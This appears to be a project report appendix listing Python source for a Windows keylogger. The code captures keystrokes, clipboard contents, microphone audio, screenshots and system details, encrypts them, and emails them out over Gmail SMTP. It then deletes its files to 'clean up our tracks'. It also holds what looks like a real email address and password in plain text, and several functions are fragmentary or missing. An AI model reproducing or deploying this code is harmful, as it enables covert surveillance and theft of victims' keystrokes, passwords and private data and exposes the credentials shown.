# APPENDICES

## A.SAMPLE CODE

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib

import socket
import platform

import win32clipboard

from pynput.keyboard import Key, Listener

import time
import os

from scipy.io.wavfile import write
import sounddevice as sd

from cryptography.fernet import Fernet

import getpass
from requests import get

from multiprocessing import Process, freeze_support
from PIL import ImageGrab

keys_information = "key_log.txt"
system_information = "syseminfo.txt"
clipboard_information = "clipboard.txt"
```

```
audio_information = "audio.wav"
screenshot_information = "screenshot.png"

keys_information_e = "e_key_log.txt"
system_information_e = "e_systeminfo.txt"
clipboard_information_e = "e_clipboard.txt"

microphone_time = 10
time_iteration = 15
number_of_iterations_end = 3

email_address = "itsjhondavidd@gmail.com" # Enter disposable email here
password = "(Ultichaddi)1" # Enter email password here

username = getpass.getuser()

toaddr = "itsjhondavidd@gmail.com" # Enter the email address you want to send your information to

key = "Txk04Yke28EnKSCr9n5rvcO-8HDZDi7aYW-dJlfkQAI=" # Generate an encryption key from the Cryptography folder

file_path = "C:\\Users\\thesi\\PycharmProjects\\pythonProject2\\Project" # Enter the file path you want your files to be saved
extend = "\\"
file_merge = file_path + extend

# email controls
def send_email(filename, attachment, toaddr):

    fromaddr = email_address

    msg = MIMEMultipart()
```

```
msg['From'] = fromaddr

msg['To'] = toaddr

msg['Subject'] = "Log File"

body = "Body_of_the_mail"

msg.attach(MIMEText(body, 'plain'))

filename = filename
attachment = open(attachment, 'rb')

p = MIMEBase('application', 'octet-stream')

p.set_payload((attachment).read())

encoders.encode_base64(p)

p.add_header('Content-Disposition', "attachment; filename= %s" % filename)

msg.attach(p)

s = smtplib.SMTP('smtp.gmail.com', 587)

s.starttls()

s.login(fromaddr, password)
```

```
    text = msg.as_string()

    s.sendmail(fromaddr, toaddr, text)

    s.quit()

send_email(keys_information, file_path + extend + keys_information, toaddr)
send_email(system_information, file_path + extend + system_information, toaddr)
send_email(clipboard_information, file_path + extend + clipboard_information, toaddr)
send_email(audio_information, file_path + extend + audio_information, toaddr)
send_email(screenshot_information, file_path + extend + screenshot_information, toaddr)

# get the computer information
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip)

        except Exception:
            f.write("Couldn't get Public IP Address (most likely max query")

        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("System: " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")
```

```
computer_information()

# get the clipboard contents
def copy_clipboard():
    with open(file_path + extend + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
            pasted_data = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            f.write("Clipboard Data: \n" + pasted_data)

        except:
            f.write("Clipboard could be not be copied")

copy_clipboard()

# get the microphone
def microphone():
    fs = 44100
    seconds = microphone_time

    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
    sd.wait()

    write(file_path + extend + audio_information, fs, myrecording)
microphone()

# get screenshots
def screenshot():
```

```
def write_file(keys):
    with open(file_path + extend + keys_information, "a") as f:
        for key in keys:
            k = str(key).replace("'", "")
            if k.find("space") > 0:
                f.write('\n')
                f.close()
            elif k.find("Key") == -1:
                f.write(k)
                f.close()

def on_release(key):
    if key == Key.esc:
        return False
    if currentTime > stoppingTime:
        return False

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()

if currentTime > stoppingTime:

    with open(file_path + extend + keys_information, "w") as f:
        f.write(" ")

    screenshot()
    send_email(screenshot_information, file_path + extend + screenshot_information, toaddr)
```

```
        copy_clipboard()

        number_of_iterations += 1

        currentTime = time.time()
        stoppingTime = time.time() + time_iteration

# Encrypt files
files_to_encrypt = [file_merge + system_information, file_merge + clipboard_information, file_merge + keys_information]
encrypted_file_names = [file_merge + system_information_e, file_merge + clipboard_information_e, file_merge + keys_information_e]

count = 0

for encrypting_file in files_to_encrypt:

    with open(files_to_encrypt[count], 'rb') as f:
        data = f.read()

    fernet = Fernet(key)
    encrypted = fernet.encrypt(data)

    with open(encrypted_file_names[count], 'wb') as f:
        f.write(encrypted)

    send_email(encrypted_file_names[count], encrypted_file_names[count], toaddr)
    count += 1

time.sleep(120)
```

```
count = 0

for encrypting_file in files_to_encrypt:

    with open(files_to_encrypt[count], 'rb') as f:
        data = f.read()

    fernet = Fernet(key)
    encrypted = fernet.encrypt(data)

    with open(encrypted_file_names[count], 'wb') as f:
        f.write(encrypted)

    send_email(encrypted_file_names[count], encrypted_file_names[count], toaddr)
    count += 1

time.sleep(120)

# Clean up our tracks and delete files
delete_files = [system_information, clipboard_information, keys_information, screenshot_information, audio_information]
for file in delete_files:
    os.remove(file_merge + file)
```